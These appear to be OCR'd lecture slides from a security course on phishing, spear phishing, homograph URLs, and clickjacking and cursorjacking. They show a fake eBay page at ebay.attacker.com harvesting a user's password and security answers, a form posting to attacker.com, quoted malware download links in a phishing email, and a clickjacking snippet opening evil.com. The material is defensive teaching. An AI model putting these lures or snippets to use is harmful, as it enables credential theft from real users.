
```
<form action="http://attacker.com/paypal.php"
method="post" name=Date>
```


Welcome to eBay - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
http://ebay.attacker.com/
Go Links
eBay Buyer Protection Learn more
Welcome to eBay
Ready to bid and buy? Register here
Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.
Register as an eBay Member and enjoy privileges including:
Bid, buy and find bargains from all over the world
Shop with confidence with PayPal Buyer Protection
Connect with the eBay community and more!
Register
Sign in to your account
Back for more fun? Sign in now to buy, bid and sell, or to manage your account.
User ID
I forgot my user ID
Password
I forgot my password
Keep me signed in for today. Don't check this box if you're at a public or shared computer.
Sign in
Having problems with signing in? Get help.
Protect your account: Create a unique password by using a combination of letters and numbers that are not


VNC: throwaway-xp-026
Recycle Bin
Welcome to eBay - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebay.attacker.com/
Go Links
eBay Buyer Protection Learn more NEW
Welcome to eBay
Ready to bid and buy? Register here
Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.
Register as an eBay Member and enjoy privileges including:
Bid, buy and find bargains from all over the world
Shop with confidence with PayPal Buyer Protection
Connect with the eBay community and more!
Register
Sign in to your account
Back for more fun? Sign in now to buy, bid and sell, or to manage your account.
User ID jbieber
I forgot my user ID
Password ••••••••••••
I forgot my password
Keep me signed in for today. Don't check this box if you're at a public or shared computer.
Sign in
Having problems with signing in? Get help.
Protect your account: Create a unique password by using a combination of letters and numbers that are not
start
eBay sent this messa...
Welcome to eBay - Mi...
8:35 PM


VNC: throwaway-xp-026
Recycle Bin
Identity Confirmation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebay.attacker.com/
Go Links
Please confirm your identity jbieber
Please answer security question below.
What is your mother's maiden name?
Smith
Answer the secret question you provided.
What is your other eBay user ID or another's member in your household?
NA
What email used to be associated with this account?
bieberlicious@hotmail.com
Have you ever sold something on eBay?
start
eBay sent this messa...
Identity Confirmation...
8:40 PM



VNC: throwaway-xp-026
Recycle Bin
Identity Confirmation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebay.attacker.com/
Go Links
Buy Sell My eBay Communi
Bucks You're Invited! Join eBay Bucks.
All Categories Search Advanced Search
Categories Motors Stores Daily Deal
Thanks jbieber. Your identity has been confirmed.
Now you can pick up where you left off.
Save Profile
About eBay | Announcements | Security Center | Resolution Center | eBay Toolbar | Policies | Government Relations | Site Map | Help
eBay Buyer Protection We'll cover your purchase price plus original shipping. Learn more
Copyright © 1995-2010 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.
eBay official time
VeriSign Identity Protection
start
eBay sent this messa...
Identity Confirmation...
8:41 PM


VNC: throwaway-xp-026
Recycle Bin
http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
http://ebay.attacker.com/
3DI%26otn%3D1
Go
Links
Go
My eBay | Sell | Community | Customer Support
Welcome! Sign in or register.
CATEGORIES FASHION MOTORS DEALS CLASSIFIEDS
eBay Buyer Protection Learn more
This listing (350121605127) has been removed, or this item is not available.
Please check that you've entered the correct item number
Listings that have ended 90 or more days ago will not be available for viewing.
About eBay | Security Center | Buyer Tools | Policies | Stores | Site Map | eBay official time
Copyright © 1995-2011 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.
start
eBay sent this messa...
http://cgi.ebay.com/...
8:41 PM

How can you prevent phishing?

Phishing prevention

- User should check URL they are visiting!



Does not suffice to check what it says you click on

Now go to Google!
http://google.com

Because it can be:
http://google.com

Check the address bar!

URL obfuscation attack

- Attacker can choose similarly looking URL with a typo

bankofamerca.com

bankofthevvest.com

Homeograph attack

- Unicode characters from international alphabets may be used in URLs

  раypal.com (first p in Cyrillic)

- URL seems correct, but is not

Another example:
www.pnc.com/webapp/unsec/homepage.var.cn
"pnc.com/webapp/unsec/homepage" is one string

“Spear Phishing”

From: Lab.senior.manager@gmail.com
Subject: FW: Agenda
Body: This below agenda just came in form from Susan, please look at it.
>From: Norris, Susan (ORO)
>To: Manager, Senior; Rabovsky, Joel MJ
>Subject: Agenda
>Thanks, nice to know that you all care this so much!
>
>Susan Norris
>norrissg@oro.doe.gov
Attached: Agenda Mar 4.pdf

Targeted phishing that includes details that seemingly must mean it’s legitimate

To: vern@ee.lbl.gov
Subject: RE: Russian spear phishing attack against .mil and .gov employees
From: jeffreyc@cia.gov
Date: Wed, 10 Feb 2010 19:51:47 +0100

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or InteLink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft Windows and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

http://mv.net.md/update/update.zip

or

http://www.sendspace.com/file/xwc1pi

Yep, this is itself a spear-phishing attack!

_____
Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".
jeffreyc@greylogic.us

Sophisticated phishing

- Context-aware phishing – 10% users fooled
  - Spoofed email includes info related to a recent eBay transaction/listing/purchase
- Social phishing – 70% users fooled
  - Send spoofed email appearing to be from one of the victim's friends (inferred using social networks)

West Point experiment

- Cadets received a spoofed email near end of semester: *"There was a problem with your last grade report; click here to resolve it."* 80% clicked.

Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare

Authenticating the server

- Users should:
  - Check the address bar carefully. Or, load the site via a bookmark or by typing into the address bar.
  - Guard against spam
  - Do not click on links, attachments from unknown
- Browsers also receive regular blacklists of phishing sites (but this is not immediate)
- Mail servers try to eliminate phishing email

Authentication summary

- We need to authenticate both users and servers
- Phishing attack impersonates server
- A disciplined user can reduce occurrence of phishing attacks

UI-based attacks

Clickjacking attacks

- Exploitation where a user's mouse click is used in a way that was not intended by the user

Simple example

```
<a
 onMouseDown=window.open(http://www.evil.com)
 href=http://www.google.com/>
Go to Google</a>
```

What does it do?

- Opens a window to the attacker site


Why include `href` to Google?

- Browser status bar shows URL when hovering over as a means of protection

Recall: Frames

- A frame is used to embed another document within the current HTML document
- Any site can frame another site
- The <iframe> tag specifies an inline frame

What happens in this case?



Same-origin policy prevents this access

How to bypass same-origin policy for frames?

Clickjacking

Clickjacking using frames


Evil site frames good site

Evil site covers good site by putting dialogue boxes or other elements on top of parts of framed site to create a different effect

Inner site now looks different to user


Compromise visual integrity – target

- Hiding the target
- Partial overlays




UI Subversion: *Clickjacking*

- An attack application (script) compromises the *context integrity* of another application's User Interface when the user acts on the UI



Compromise visual integrity – target

- Hiding the target
- Partial overlays



Compromise visual integrity – pointer: cursorjacking

- Can customize cursor!

```
CSS example:
#mycursor {
cursor: none;
width: 97px;
height: 137px;
background: url("images/custom-cursor.jpg")
 }
```

- Javascript can keep updating cursor, can display shifted cursor

Fake cursor, but more visible

Real cursor

